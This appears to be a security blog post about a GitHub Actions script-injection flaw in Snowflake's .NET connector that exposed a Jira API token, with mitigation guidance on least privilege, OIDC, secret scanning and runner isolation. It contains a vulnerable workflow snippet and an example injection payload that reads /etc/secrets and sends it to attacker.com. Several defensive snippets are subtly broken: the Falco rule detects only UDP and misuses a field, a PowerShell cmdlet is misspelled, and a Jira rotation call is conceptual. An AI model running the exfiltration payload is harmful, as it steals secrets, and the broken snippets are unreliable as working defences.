Listen to this Post
Introduction:

A recently disclosed vulnerability in Snowflake’s public .NET connector repository serves as a stark reminder that modern CI/CD pipelines are prime attack surfaces. The flaw, discovered by Wiz’s autonomous Red Agent, involved a GitHub Actions script-injection vulnerability that allowed attackers to exfiltrate a Jira API token and gain read access to internal engineering, security compliance, and bug bounty projects—all within five days of a seemingly benign pull request being merged. While the tech community debates whether GitHub Copilot Autofix authored or reviewed the vulnerable code, the real lesson lies in the mundane but critical oversight: untrusted input flowed directly into a shell execution block, and a credential with excessive permissions was exposed to a compromised runner.
Learning Objectives & Secrets
- Objective 1: Understand the mechanics of script injection within GitHub Actions workflows and learn how to identify insecure use of `run` blocks that process external input.
- Objective 2 (Secret Tip): Don’t rely solely on GitHub Advanced Security or SAST scans—they are not silver bullets. Always manually audit how untrusted data (like issue titles or PR comments) interacts with your pipeline logic.
- Objective 3 (Secret Tip): Implement least-privilege principles for CI/CD credentials; never store tokens with broad read/write access to corporate systems like Jira or Confluence in pipeline secrets. Instead, use OIDC (OpenID Connect) for short-lived, scoped access.
You Should Know
- The Vulnerability: How Untrusted Input Reaches a Shell
In the Snowflake incident, a crafted issue title was passed into a GitHub Actions workflow and ended up being executed in a `run` block. This is a classic command injection vector, but in the context of CI/CD, the consequences are amplified because the runner often has access to sensitive production-adjacent systems.
Step‑by‑step guide to reproduce and mitigate (for educational purposes):
 Vulnerable workflow snippet (conceptual)
name: Build
on:
issues:
types: [opened, edited]

jobs:
process:
runs-on: ubuntu-latest
steps:
- name: Extract issue title
id: get_title
run: echo "TITLE=${{ github.event.issue.title }}" >> $GITHUB_ENV
- name: Vulnerable command execution
run: |
echo "Processing issue: $TITLE"
curl -X POST https://internal-api.example.com/process -d "title=$TITLE"
If an attacker sets the issue title to "; curl http://attacker.com/exfil?data=$(cat /etc/secrets), the shell will execute the second command.
Mitigation: Use environment variables with proper escaping or, better yet, avoid constructing shell commands dynamically.
 Secure approach
- name: Safe execution
env:
SAFE_TITLE: ${{ github.event.issue.title }}
run: |
echo "Processing issue: $SAFE_TITLE"
 Use a script that handles input as a parameter, not inline
python process.py --title "$SAFE_TITLE"
Linux/Windows commands to test and secure your workflows:
- Linux: Use `env` or `printenv` to inspect environment variables before they hit the shell.
- Windows (PowerShell): Use `$env:VAR` and avoid direct concatenation; consider using `-ArgumentList` in
Start-Process.
- Credential Exposure: The Blast Radius of a Compromised Runner
The pipeline contained a Jira API token that could read internal engineering, security compliance, and bug bounty projects. This is a critical misconfiguration: a credential intended for a repository should never have access to the entire company’s project management ecosystem.
Step‑by‑step guide to audit and restrict CI credentials:
- Inventory all pipeline secrets: Use your platform’s secret management (GitHub Secrets, GitLab CI variables, etc.) and document what each token can access.
- Apply least privilege: For Jira, create a dedicated service account with read-only access only to specific projects. Use API scopes if available.
- Use OIDC for cloud providers: Instead of storing long-lived keys, configure your CI to authenticate via OIDC to AWS, Azure, or GCP. This generates short-lived, scoped tokens.
Example GitHub OIDC configuration for AWS:
- name: Configure AWS credentials
uses: aws-actions/configure-aws-credentials@v1
with:
role-to-assume: arn:aws:iam::123456789012:role/github-actions-role
aws-region: us-east-1
Audit script (Linux):
Check which secrets are exposed in your workflow logs by scanning for common patterns:
grep -rE 'AKIA[0-9A-Z]{16}' .github/workflows/
grep -rE 'sk-[a-zA-Z0-9]{20,}' .github/workflows/
Windows (PowerShell) equivalent:
Select-String -Path .\workflows.yml -Pattern 'AKIA[0-9A-Z]{16}'
- The False Sense of Security: GitHub Advanced Security and SAST Limitations
Wiz’s Red Agent found that GitHub Advanced Security scanned the vulnerable revision and returned an all-clear. This highlights that static analysis tools are not foolproof—they often miss logical or context-specific flaws, especially when input comes from GitHub’s own event payloads.
Step‑by‑step guide to supplement SAST with dynamic and manual reviews:
- Don’t treat a passing scan as a green light: Always perform a manual review of any pipeline step that processes external data.
- Implement runtime detection: Use tools like Falco or Datadog’s Cloud Security Posture Management to detect anomalous command executions in CI runners.
- Log and monitor pipeline activities: Forward runner logs to a SIEM and set alerts for suspicious patterns (e.g.,
curl,wget, `base64` decoding).
Example Falco rule to detect outbound connections from CI:
- rule: Outbound CI Connection
desc: Detect CI runner making unexpected external connections
condition: >
evt.type=connect and
fd.type=ipv4 and
fd.proto=udp and
fd.cip="0.0.0.0/0"
output: "Outbound connection from CI runner (user=%user.name process=%proc.name)"
priority: WARNING
- Auditing CI Runner Permissions: What It Can Reach Matters More Than What It Runs
The Snowflake incident underscores a crucial shift in security thinking: auditing what a CI runner can access is more important than auditing what it runs. If a runner can read Jira, S3 buckets, or internal APIs, a single injection flaw can lead to a massive data breach.
Step‑by‑step guide to audit CI runner network and access policies:
- Map all network egress rules: Ensure runners cannot reach internal networks or sensitive endpoints unless absolutely necessary.
- Restrict runner permissions at the cloud provider level: Use IAM policies that explicitly deny access to non-essential resources.
- Use ephemeral, isolated runners: In GitHub, use self-hosted runners with strict network ACLs, or leverage ephemeral containers that are destroyed after each job.
Network restriction example (using iptables on a self-hosted runner):
iptables -A OUTPUT -d 10.0.0.0/8 -j DROP  Block internal IP ranges
iptables -A OUTPUT -d 192.168.0.0/16 -j DROP
iptables -A OUTPUT -d 172.16.0.0/12 -j DROP
Windows Firewall equivalent:
New-1etFirewallRule -DisplayName "BlockInternal" -Direction Outbound -RemoteAddress 10.0.0.0/8 -Action Block
- Defensive CI/CD Architecture: Secrets Rotation and Incident Response Readiness
Snowflake rotated the compromised credential the next day—a good practice, but an even better one is to automate rotation and assume compromise.
Step‑by‑step guide to implement automated credential rotation:
- Use a secrets manager like HashiCorp Vault or AWS Secrets Manager to store and rotate tokens programmatically.
- Set up a cron job or AWS Lambda that rotates secrets every 30 days or upon triggering a pipeline failure.
- Integrate with incident response playbooks: When a critical vulnerability is found, automatically revoke and regenerate all related secrets.
Script to rotate a Jira API token via CLI (conceptual):
 Use Jira API to create a new token and update Vault
curl -X POST https://your-jira-instance/rest/api/2/token \
-H "Authorization: Basic $OLD_TOKEN" \
-d '{"expiry": "30d"}' | jq -r '.token' | vault kv put secret/jira token=-
- The Copilot Conundrum: AI-Assisted Code and the Need for Human Oversight
Whether or not Copilot wrote the vulnerable code, the incident illustrates a broader trend: AI-generated code is entering production at scale, and developers are not thoroughly reviewing it. The debate itself is a distraction. What matters is that we establish guardrails—human review, automated security testing, and pipeline threat modeling—regardless of the code’s origin.
Step‑by‑step guide to integrate AI code review safely:
- Mandate peer reviews for any AI-generated code before merge.
- Use pre-commit hooks that run static analysis and linting.
- Build a custom library of known dangerous patterns (e.g.,
eval(),exec(), unsanitized shell commands) and scan for them in PRs.
Example pre-commit hook (Python) to detect insecure `run` blocks:
import re
import sys
import yaml

with open('.github/workflows/main.yml', 'r') as f:
workflow = yaml.safe_load(f)
for job in workflow.get('jobs', {}).values():
for step in job.get('steps', []):
if 'run' in step:
cmd = step['run']
if re.search(r'\${?{?\sgithub.event.', cmd):
print(f"Insecure run block found: {cmd}")
sys.exit(1)
What Undercode Say
- Key Takeaway 1: Untrusted input in CI/CD pipelines is a primary attack vector; sanitize and isolate it rigorously, even in seemingly low-risk areas like issue titles or comments.
- Key Takeaway 2: The blast radius of a compromised runner is determined by the credentials it holds—not by the repository it belongs to. Always enforce least privilege and network segmentation.
Analysis: The Snowflake incident is a textbook case of how modern DevOps practices introduce novel security risks. While the industry is obsessed with AI-generated code debates, the real story is that a simple injection flaw—a problem we’ve known about for decades—slipped through because of over-reliance on automated scans and under-investment in pipeline architecture reviews. The credential exposure was the critical multiplier: a single token enabled lateral movement across internal systems, turning a minor workflow bug into a potential data breach. Organizations must shift their mindset from “checking boxes” to “understanding blast radius,” and that means integrating security into every stage of the pipeline, from code generation to deployment.
Prediction:
- +1 The incident will accelerate the adoption of OIDC and short-lived credentials in CI/CD pipelines, making it harder for attackers to reuse stolen tokens.
- +1 Expect more vendors to offer pipeline-1ative threat detection, monitoring shell commands in real-time and alerting on suspicious outbound connections.
- -1 The debate over AI-generated code will intensify, but without actionable standards, many organizations will continue to blindly trust AI suggestions, leading to more injection vulnerabilities.
- -1 As pipelines become more complex, the number of exposed credentials in CI/CD environments will increase, making them a prime target for supply chain attackers.
- +1 On the positive side, the Snowflake case will serve as a catalyst for the development of GitHub Actions-specific security linters and hardened runner images, reducing the attack surface significantly in the next 12–18 months.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e4WsfMza – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


